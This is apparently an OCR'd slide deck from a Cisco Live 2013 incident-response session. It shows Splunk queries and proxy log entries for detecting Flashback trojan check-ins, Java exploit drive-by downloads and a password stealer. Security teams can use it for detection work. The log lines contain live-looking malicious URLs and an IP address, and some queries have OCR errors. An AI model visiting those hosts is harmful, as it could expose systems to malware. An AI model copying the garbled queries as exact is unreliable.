
User IP address

Blocked via reputation: malicious content

When

Referrer URL


Global Logging View and Client Protection



```
index=wsa | regex cs_useragent="^[012345ABCDEFGIJMNOQRTUVYZcdghjkltwxyz]{16}
[012345BCDEFGMNOQRSiwxyz]{4}[012345ABCDEFGIJLMNOQRSTUVYZcdghijkltwxyz]{28}$"
```

```
1  4/12/12          1334258583.480 - [redacted] 60983 255.255.255.255 80 - - http://xloeydtsxloe.org/scheck/ - 1 130 1717
   7:23:03.480 PM   "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - - - GET
                    cs_bytes=130 | cs_url=http://xloeydtsxloe.org/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
                    | s_port=80 | sc_bytes=1717 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=1 | cs_method=GET

2  4/12/12          1334258581.526 - [redacted] 60966 255.255.255.255 80 - - http://178.209.52.48/scheck/ - 0 127 1714
   7:23:01.526 PM   "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - - - GET
                    cs_bytes=127 | cs_url=http://178.209.52.48/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
                    | s_port=80 | sc_bytes=1714 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=0 | cs_method=GET

3  4/12/12          1334258581.480 - [redacted] 60965 255.255.255.255 80 - - http://178.209.52.48/scheck/ - 0 127 1714
   7:23:01.480 PM   "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - - - GET
                    cs_bytes=127 | cs_url=http://178.209.52.48/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
                    | s_port=80 | sc_bytes=1714 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=0 | cs_method=GET
```

Drive-by Download Protection in the Network



```
index=wsa cs_url="*.php?*" cs_mime_type="application/x-dosexec" cs_useragent="*Java*"
```

Last 24 hours

1 matching event

Create alert | Add to dashboard | Save search | Build report

Timeline:

1 event in the last 24 hours (from 7:00:00 PM April 11 to 7:18:36 PM April 12, 2012)

Options... | Results per page 50

1 4/12/12 5:01:40.231 PM

```
1334250100.231 - [redacted] 52651 77.79.13.89 80 - ns http://awofutie433.from-la.net/w.php?f=9712f&e=0
- 458 179 414 "Java/1.6.0_26" application/x-dosexec 403 TCP_DENIED - - - "Troj/Dapato-E" "w.php" - 0 GET
```

cs_bytes=179 | cs_mime_type=application/x-dosexec | cs_url=http://awofutie433.from-la.net/w.php?f=9712f&e=0
| cs_useragent=Java/1.6.0_26 | date_hour=17 | date_mday=12 | date_minute=1 | date_month=april | date_second=40
| date_wday=thursday | date_year=2012 | date_zone=0 | s_port=80 | sc_bytes=414 | sc_http_status=403
| sc_result_code=TCP_DENIED | timeendpos=14 | timestartpos=0 | x_elapsed_time=458 | x_wbrs_score=ns
| x_webroot_spyid=0 | cs_method=GET

Search-Fu

- Tie indices together with sub-searches or scripts that run searches – you can ***do your own correlation***

- Leverage summary indices for statistical reporting (make your manager happy)

- Keep timestamps standardised and synchronised

- If you can build a good query, you can find malware, infected systems, and dedicated attackers

- Look for unique strings, match patterns, look at temporal attributes (timeline), unusual behaviour

- Log and index **everything!**

Run the Playbook

10044_MALWARE_WSA_WBRS

Objective:

Report the top 10 hosts continuously generating HTTP requests to sites with web reputation scores of -8.0 or less.

Working:

```
index="wsa" AND x_wbrs_score <= -8.0 AND TCP_DENIED AND NOT (tag=acns) AND
earliest=-15m | stats count by c_ip | sort -count limit=10 | rename c_ip as
"Source IP", count as "# of TCP_DENIED to WBRS < -8.0” | `makeAcase`
```

Action:

Case generated into remediation queue: **CSIRT-Analysts**

Analysis: The generated report is high fidelity - about 90% of the results have been found to be infected with either malware or adware and need to be submitted to the malware remediation process. If a datacentre host is found, those hosts will be escalated to the on-duty investigator.

Reference: wiki/10044, bugzilla:3876, GIR: n/a

Fun with a search engine

Java 1.7 0-Day Detection (**CVE-2013-0422**)

```
• index=wsa cs_useragent="*Java/1.7.0*" AND cs_mime_type="application/x-dosexec" AND cs_url="*.php?*" earliest=-14h| regex cs_url="\.php\?[a-zA-Z]{1,2}=" | stats count by host, _time, cs_useragent, x_wbrs_score, sc_result_code, cs_url
```

Flashback Trojan (variant 1)

```
•index="wsa" NOT cs_referer="*” AND (cs_url="*/scheck/*" OR cs_url="*/owncheck/*")  | regex cs_useragent="id:([A-Za-z0-9]){8}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){12}”00
```

Funny User-agents

```
• index="wsa" earliest=-24h NOT Citrix | regex cs_useragent="\.(exe|php|pm|pl|jar|sh)$" | stats count by cs_useragent | sort by cs_useragent
```

Fun with a search engine

Worm Outbreak?

- index=ids description="SCANNING*" AND target_port="3389" earliest=-24h

Metrics and Threat Reporting?

- index="summary-ids-sighits" | top signature by subSigid limit=0 | table count,signature,subSigid

Where are the iPhones?

- index="dhcp" hn=*iphone* OR mac=f0:cb:a1* OR mac=24:ab:81* | dedup mac | table _time,hn,ip

Password Stealer [Scanph]?

•index=wsa (cs_url="*.php?hwid=*" AND (cs_url="*&pc=*" OR cs_url="*&localip=*" OR cs_url="*&steal=*" OR cs_url="*&winver=*")) | dedup c_ip | lookup dnslookup clientip as c_ip output clienthost as hostname | convert timeformat=%Y%m%d%T mktime(created) as _time | table _time c_ip hostname s_ip cs_url

Viral Video?

- index="wsa" cs_method=GET cs_url="http://www.youtube.com/watch?v*" | stats count by cs_url | sort -count | fields cs_url,count

TEAM CYMRU

Golden Rules

- Regularly update your operating system and applications, **especially Java**, Adobe, and Office products
- Use a **modern** browser and consider plug-ins that turn off scripts and other common ways to attack your browser
- Use **different passwords** for different areas of your life: one for email, one for financial accounts, one for social media, and so on
- Watch your credit card and **bank statements** and check your own credit regularly
- Use regularly **updated** anti-virus
- Use a software or hardware firewall
- **Beware of** short, **odd** tweets, Facebook updates and emails, **even from friends**, that provide a link.
- Use encryption and **keep loads of backups** of everything, as often and as much as you can stand

Source: Steve Santorelli. Cymru Quarterly. March 2012.

Golden Rules (for incident response)

- Develop accurate and **updated systems of record** to identify address, host, and application owners and teams
- Deploy **log collection** where ever possible to maximize audit trails and to enable investigation
- Implement event, event log, or log file collection, **indexing**, **searching** and reporting mechanisms to operate on “big data”
- Develop and maintain a flexible **patching strategy** (and policy) including timely notification, proper host contacts, and execution plans.
- Record anything and **everything possible** on the network as long as you can store it and search it
- Enable **development**, research, open debate, and invest in expert intelligence

Final Thoughts:

- The browser isn't generally the target, it's the whole browsing ecosystem that's at risk.
- Exploit packs are filled with effective exploit plugins and often contain 0-days. Antivirus cleans up the older attacks, but there's a huge window for exploitation.
- Anything more than basic security education will not help
  - curiosity will drive people to the exploits
  - no impetus to patch and inconvenience factor
- Invest in research/thinking, let automation at the network and application (patching/AV) layers secure the organisation
  - enables business flexibility with IT
  - doesn't rely on routine human action
  - enables deep investigation

Q & A

Complete Your Online Session Evaluation

Give us your feedback and receive a Cisco Live 2013 Polo Shirt!

Complete your Overall Event Survey and 5 Session Evaluations.

- Directly from your mobile device on the Cisco Live Mobile App
- By visiting the Cisco Live Mobile Site www.ciscoliveaustralia.com/mobile
- Visit any Cisco Live Internet Station located throughout the venue

Polo Shirts can be collected in the World of Solutions on Friday 8 March 12:00pm-2:00pm

Cisco live! 365

Don't forget to activate your Cisco Live 365 account for access to all session material, communities, and on-demand and live activities throughout the year. Log into your Cisco Live portal and click the "Enter Cisco Live 365" button.
www.ciscoliveaustralia.com/portal/login.ww